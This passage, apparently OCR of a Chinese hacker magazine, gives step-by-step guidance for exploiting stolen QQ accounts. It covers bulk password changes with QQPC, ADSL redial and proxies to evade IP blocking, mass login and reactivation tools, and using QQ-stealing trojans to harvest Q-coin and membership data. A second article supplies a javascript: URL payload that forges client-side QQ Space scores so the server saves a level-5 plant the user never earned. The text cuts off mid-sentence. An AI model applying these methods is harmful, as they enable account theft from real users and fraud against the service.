> 提示：由于腾讯限制了同一IP地址修改QQ密码的数量，因此必须要启动ADSL自动拨号功能，避免IP地址被屏蔽。“QQPC V1.97”的ADSL自动拨号功能，如果连续两次拨到的IP一样，会自动重拨。“垃圾箱”的作用是杜绝改丢号码的情况发生，把QQ号码和原密码放在垃圾箱中，如果发现号码修改后密码有误，可到垃圾箱中去找丢失的QQ密码，但是在改号完毕后，一定要删除垃圾箱文件，因为所有改好的密码会在这里存放一个备份。




图10




图11

关闭高级设置对话框后，点击“加载”后的“号码”按钮，指定导入刚才的QQ号文本文件。软件会自动登录连接腾讯网站，输入验证码点击“提交”按钮，登录成功后要求再次输入密码修改验证码，输入提交成功后，即可成功更改密码（图10）。

五、批量登录与激活

网上关于QQ批量自动登录的软件有很多，我推荐使用TenyQQ v2.0、GuaQQ v1.0。我们以GuaQQ v1.0为例，运行GuaQQ




图12




图13

v1.0 后，点击菜单“文件”→“添加QQ号码”，在弹出的对话框中添加要自动登录的QQ号码和密码，可将刚才的QQ文本中的所有号码复制过来粘贴即可。注意复制前，先要将其中的QQ号与密码间隔替换为“----”（图11）。添加完毕后，点击“确定”按钮，GuaQQ v1.0 就会自动登录所有的QQ号码了，登录完毕后，关闭GuaQQ即可。

不过有许多朋友总会忘记经常登录QQ，导致QQ需要重新激活。我再介绍一个批量激活QQ的小工具“QQ激活精灵2007”。运行QQ激活精灵2007，选择“批量导入”，点击浏览按钮指定保存了要激活QQ号码列表的文本（图12）。导入QQ号码后，点击“设置”按钮，打开设置对话框，在“新密码类型”中选择“自定义密码”，输入新密码（图13）。点击确定完成设置后，返回主界面，点击开始按钮，即可开始进行激活，激活过程中需要手工输入验证码。

提示：另外，激活多个QQ号码时，还需要点击“代理”，设置代理服务器，以免IP地址被封。

至于如何批量查询盗来的QQ是否有密保、Q币、会员信息等，由于腾讯验证方式更改太快，目前还没找到太好的工具。不过对于这些信息有许多QQ盗号木马都可以得到的，所以我们可以直接使用具有这类功能的QQ盗号木马。

（本文所涉及到的QQPC V1.97、GuaQQ v1.0和QQ激活精灵2007已收录到光盘中）

人人都是花之神匠，人人都申请五级植物

阿布＋黑侠

在自己的QQ空间中养花已经成了菜鸟们的时尚生活，每天都要去自己的QQ空间给小花浇浇水。为了能够早日领养到五级植物，必须是5级花之神匠才可以申请五级植物，如图1。因此，小菜们就开始发动自己的好友来帮自己的QQ空间踩踩了。那么真的需要这么麻烦才能获得五级植物吗？非也，非也。




图1

打开自己的QQ空间，然后在IE的地址栏中输入如下代码并回车：

```
javascript:visitCountCallBack({"visitcount":14213,"dayvisit":60,"spacemark":0,"markchange":0,"sun":99999,"love":99999,"rain":99999,"nutri":99999,"level":5,"gardener":5});
```

代码的作用是利用JavaScript来修改当前网页中一个属性的值，解释一下里面代表的含义。

"sun":99999 代表阳光指数：每1个访客（不包括未登录的访客）给这项指数增加1分，每天增加分数上限为8分。

"love":99999 代表爱心指数：自己每发表一篇日志、上传一张照片、音乐收藏中增加一个音乐专题、添加偶像资讯均增加3分，但添加一首音乐只增加1分；相应的，每删除一篇日志（不包括个性签名）、一张照片、音乐专题、偶像资讯也都要扣3分，删除一首音乐也要扣1分。每天增加的分数上限为8分，减分无下限。

"rain":99999 代表雨露指数：网络日志与偶像资讯每增加一个非自己的回复就增加1分，每天增加分数上限为8分。

"nutri":99999 代表营养指数：每在个人空间商城花费1元钱，给当前的植物的这一指数增加8分，不足一元的部分累积（手机消费除外），植物营养指数将在24小时内为我们加上；黄钻包月用户每月月初（10号前）固定增加100分，当月开通当月关闭，将不增加黄钻营养指数，当月开通黄钻资格的用户，当月不增加黄钻营养指数，从下月开始增加100分营养指数。

我们点击装扮空间按钮来到商城，在左边的菜单中找到“养植物”下的“五级植物”，挑一个你喜欢的植物喽（图2）。确认领养，这个时候你就成功了一半，最要紧的是：保存我们的劳动成果。




图2



图3

这里还要牵扯一个问题，就是人参果。如果现在就保存的话是没有人参果的，那怎么办呢？我反复测试发现人参果是需要激活的，拿什么激活呢？就是假装摘人参果，这个时候数据会回传服务端进行检测你没有资格摘，当然摘不了（原因后面解释），但

是已经把人参果给激活了。这一步很重要，有很多人说没有人参果的原因就在于此。点一个人参果假装摘它，点确定来"确认采摘"，系统会弹出"无效的访问连接"，如图3。在左边的菜单中点击"保存方案"按钮就可以了，系统会保存成功（图4）。重新登录QQ 空间来确认一下，植物和人参果都有了（图5）。




图 4

最后总结一下，我们既要知其然也要知其所以然。刚进入QQ 空间的时候服务端会赋予网页很多属性，里面就保存我们的级别、阳光、爱心、雨露、营养等指数，都是保存在客户端。当装扮空间领养五级植物的时候系统会从本地（客户端）读取这

